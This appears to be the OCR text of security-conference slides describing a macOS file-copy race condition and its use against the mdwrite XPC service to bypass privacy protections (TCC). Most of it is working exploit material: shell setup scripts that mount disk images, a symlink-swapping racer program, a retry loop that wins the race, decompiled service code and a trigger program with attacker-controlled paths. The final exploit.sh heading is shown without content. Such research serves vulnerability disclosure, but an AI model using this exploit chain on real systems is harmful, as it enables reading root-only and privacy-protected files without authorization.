
Solutions

- Challenge 1, 2 (from the dst)
  - **Mount to the destination directory** (clonefile[at] doesn’t support cross-volume operations)
- Challenge 3 (from the src)
  - **Swap the source file between a regular file and a symlink in a dead loop**

Exploit

Probability in theory

= 50% * 50%



Exploit

prepare.sh

```
#!/bin/bash
echo src > /tmp/src
echo target > /tmp/target
mkdir /tmp/dir
hdiutil create -size 10m -volname .exploit -ov /tmp/disk.dmg
hdiutil attach /tmp/disk.dmg -mountpoint /tmp/dir
```

Exploit


racer.m

```
int main(int argc, const char * argv[]) {
    if (argc != 3) {
        NSLog(@"Usage:%s /path/to/src /path/to/target", argv[0]);
        return -1;
    }

    symlink(argv[2], "/tmp/lnk");
    while (1) { // swap the src with the symlink to target
        renamex_np(argv[1], "/tmp/lnk", RENAME_SWAP);
    }

    return 0;
}
```

Exploit

test.m

```
int main(int argc, const char * argv[]) {
    if (argc != 4) {
        NSLog(@"Usage:%s /path/to/src /path/to/dst /path/to/target", argv[0]);
        return -1;
    }

    struct stat st = {0};
    lstat(argv[1], &st);
    size_t src_size = st.st_size;
    NSLog(@"src:%s, size=%zu", argv[1], src_size);

    char cmd[MAXPATHLEN];
    snprintf(cmd, MAXPATHLEN, "./racer \"%s\" \"%s\" &", argv[1], argv[3]);
    NSLog(@"spawning racer with cmd: %s", cmd);
    system(cmd);

    id dm = [NSFileManager defaultManager];
    NSURL *srcURL = [NSURL fileURLWithPath:[NSString stringWithUTF8String:argv[1]]];
    NSURL *dstURL = [NSURL fileURLWithPath:[NSString stringWithUTF8String:argv[2]]];
    for (int i = 1; i != 100000; ++i) {
        NSLog(@"retry = %d", i);
        [dm removeItemAtURL:dstURL error:nil];
        [dm copyItemAtURL:srcURL toURL:dstURL error:nil];
        memset(&st, 0, sizeof(st));
        if (0 == lstat(argv[2], &st) && (st.st_mode&S_IFMT) == S_IFREG && st.st_size != src_size) {
            NSLog(@"success!");
            system("pkill -9 racer");
            break;
        }
    }
    return 0;
}
```


tmp — -zsh — 150×49
Click to stop screen recording
fuzz@fuzz-mac /tmp % sw_vers; ls -la /tmp/

Exploit

Find a target process

- The target process **uses the vulnerable API** to copy a file
  - copyfile(,,, COPYFILE_NOFOLLOW);
  - -[NSFileManager copyItemAt…];
- The target process is **privileged**
  - Not sandboxed -> Read files outside of the sandbox
  - Root privilege -> Circumvent file ACL to read root-exclusive files
  - FDA (Full Disk Access) privilege -> Full TCC Bypass

Exploit

e.g., a potential target: mdwrite

- Mach service: "**com.apple.metadata.mdwrite**"
- Reachable from application sandbox
- Not restricted by sandbox
- Use the NSFileManager to copy a file.
- Signed with the **FDA (Full Disk Access)** entitlement!

```
[Dict]
   [Key] com.apple.private.spotlight.mdwrite
   [Value]
    [Bool] true
   [Key] com.apple.private.tcc.allow
   [Value]
    [Array]
       [String] kTCCServiceSystemPolicyAllFiles
```

Exploit

Reversing the XPC service: mdwrite

```
23  service_id = xpc_dictionary_get_uint64(msg, "service_id");
24  if...
25  if ( service_id <= 0x2000 )
26  {
27    if ( service_id <= 4097 )
28    {
29      if ( service_id != 4096 )
30      {
31        if ( service_id == 4097 )
32        {
33          v8 = +[MDLabelServices defaultServices](&OBJC_CLASS___MDLabelServices, "defaultServices");
34          int64 = xpc_dictionary_get_int64(msg, "generation");
35          v10 = objc_msgSend(v8, "copyLabelDataWithGeneration:", int64);
36LABEL_42:
37          v40 = v10;
38          reply = xpc_dictionary_create_reply(msg);
39          v42 = objc_msgSend(v40, "bytes");
40          v43 = objc_msgSend(v40, "length");
41          xpc_dictionary_set_data(reply, "service_result", v42, (size_t)v43);
42          remote_connection = xpc_dictionary_get_remote_connection(msg);
43          xpc_connection_send_message(remote_connection, reply);
            xpc_release(reply);
```

00007681 setup_mdwrite_connection_handler_block_invoke:31 (1020FC681)

```
if ( service_id == 0x1002 )
{
  *(_QWORD *)buf = 0LL;
  data = xpc_dictionary_get_data(msg, "data", (size_t *)buf);
  v39 = +[MDLabelServices defaultServices](&OBJC_CLASS___MDLabelServices, "defaultServices");
  v10 = objc_msgSend(v39, "copyLabelUpdateData:dataLength:", data, *(_QWORD *)buf);
  goto LABEL_42;
}
```

Exploit

Trigger the vulnerable API in mdwrite

```
87          v62 = "hasSuffix:";
88          v63 = NSURLContentModificationDateKey;
89          v64 = "getResourceValue:forKey:error:";
90          v65 = v30;
91          do
92          {
93            v33 = (void *)BOMFSObjectPathNameString(v32);
94            if ( (unsigned __int8)objc_msgSend(v33, v62, CFSTR(".icns"))
95              || (unsigned __int8)objc_msgSend(v33, v62, CFSTR("Contents/Info.plist")) )
96            {
97              v34 = objc_msgSend(v67, "bundleURL");
98              v35 = v68;
99              v61 = objc_msgSend(v68, "fileURLWithPath:relativeToURL:", v33, v34);
100             v36 = objc_msgSend(v35, "fileURLWithPath:relativeToURL:", v33, v71);
101             v60 = 0LL;
102             v66 = 0LL;
103             if ( (unsigned __int8)objc_msgSend(v36, "checkResourceIsReachableAndReturnError:", 0LL)
104               && (unsigned __int8)objc_msgSend(v61, v64, &v60, v63, 0LL)
105               && (unsigned __int8)objc_msgSend(v36, v64, &v66, v63, 0LL)
106               && objc_msgSend(v60, "compare:", v66) != (id)1 )
107             {
108               v30 = v65;
109               if...
110             }
111             else
112             {
113               v37 = v70;
114               if ( v66 )
115                 objc_msgSend(v70, "removeItemAtURL:error:", v36, 0LL);
116               objc_msgSend(v37, "copyItemAtURL:toURL:error:", v61, v36, &v72);
000114C4 -[MDLabelWriter writeLabelWithAttributes:uuid:toDomain:willOverride:completionBlock:]:116
```

Only file with special suffix name

Triggered when service_id=0x1002

Exploit

Reversing the XPC client: Metadata.framework

```
1  xpc_object_t __fastcall mdwrite_send_message(void *a1, unsigned int a2, unsigned __int64 a3)
2  {
3    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5    v22 = *MEMORY[0x1E6C6C838];
6    v5 = (_xpc_connection_s *)_MDWriteCopyServicesConnection(a2);
7    v6 = v5;
8    if ( a3 == -1LL )
9    {
10     v16 = xpc_connection_send_message_with_reply_sync(v5, a1);
11   }
12
13
14
15
16
17
18
19
20
21
22
23
24
```

```
1  xpc_object_t __fastcall ___MDWriteCopyServicesConnection_block_invoke(__int64 a1)
2  {
3    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5    v2 = *(_QWORD *)(a1 + 40);
6    v3 = *(void **)(v2 + 8);
7    if ( !v3 )
8    {
9      mach_service = xpc_connection_create_mach_service("com.apple.metadata.mdwrite",
```

xrefs to _mdwrite_send_message

Direction	Typ	Address	Text	
Up	p	-[_MDLabelRegistry synchronize]+88	BL	_mdwrite_send_message
Up	p	__MDItemsWritePublicXattrUpdatesWithKeysAndValues+134	BL	_mdwrite_send_message
Up	p	__MDItemsWritePrivateXattrUpdatesWithKeysAndValuesAnd...	BL	_mdwrite_send_message
D...	p	__MDWriteCopyLabelUpdateData+AC	BL	_mdwrite_send_message
D...	p	__MDCopyLabelUserUUID+64	BL	_mdwrite_send_message
D...	p	__MDImportPrivateXattrsFromItems+130	BL	_mdwrite_send_message
D...	p	__MDLabelCopyPrivateAttrsForUid+C8	BL	_mdwrite_send_message

Exploit

Reversing the XPC client: Metadata.framework

```
1  CFDataRef __fastcall _MDWriteCopyLabelUpdateData(__int64 a1)
2  {
3    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5    v2 = lrand48();
6    v3 = xpc_dictionary_create(0LL, 0LL, 0LL);
7    xpc_dictionary_set_uint64(v3, "service_id", 0x1002uLL);
8    xpc_dictionary_set_uint64(v3, "correlation_id", v2);
9    v4 = (const void *)j__MDServiceConnectionSend(a1);
10   v5 = j__MDServiceConnectionSendEnv(a1);
11   xpc_dictionary_set_data(v3, "data", v4, v5);
12   dispatch_time(0LL, 10000000000LL);
13   v6 = mdwrite_send_message(v3, 0xFFFFFFFF, 0x2540BE400uLL);
```

xrefs to __MDWriteCopyLabelUpdateData

Direction	Typ	Address	Text
Up	p	___MDLabelCreate_block_invoke+EC	BL __MDWriteCopyLabelUpdateData
D...	p	___MDLabelDelete_block_invoke+7C	BL __MDWriteCopyLabelUpdateData
D...	p	___MDLabelSetAttributes_block_invoke+1B0	BL __MDWriteCopyLabelUpdateData

Exploit

trigger.m

```
mickey-mba:tmp mickey$ cat mdlabels/kind.mdlabels/Contents/Resources/5C3BA52B-E672-45F9-A913-BBA48517CAEB.mdlabel
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>kMDLabelDisplayName</key>
        <string>displayName</string>
</dict>
</plist>
mickey-mba:tmp mickey$
```

```objc
int main(int argc, const char * argv[]) {
    CFUUIDRef uuid = CFUUIDCreateFromString(0, CFSTR("5C3BA52B-E672-45F9-A913-BBA48517CAEB"));
    MDLabelRef label = MDCopyLabelWithUUID(uuid);
    NSLog(@"label:%p", label);
    MDLabelSetAttributes(label, (__bridge
CFDictionaryRef)@{@"kMDLabelDisplayName":@"displayName"});

    return 0;
}
```

Exploit

The file copying operation in mdwrite

```
mickey-mba:tmp mickey$ lsbom mdlabels/kind.mdlabels/Contents.bom
.
./Contents
./Contents/Info.plist
./Contents/Resources
```

Both $SRC and $DST are controlled by an attacker:

```
SRC="${HOME}/Library/Mobile Documents.tmp/com~apple~system~spotlight/mdlabels/kind.mdlabels/Contents/Info.plist"
DST="${HOME}/Library/Metadata/kind.mdlabels/Contents/Info.plist"
```

Exploit

prepare.sh

```
#!/bin/bash
……

cp -r /tmp/mdlabels ~/Library/Mobile\ Documents.tmp/com~apple~system~spotlight/

hdiutil create -size 10m -volname .exploit -ov /tmp/disk.dmg
hdiutil attach /tmp/disk.dmg -mountpoint ~/Library/Metadata/kind.mdlabels/Contents
```

Exploit

exploit.sh

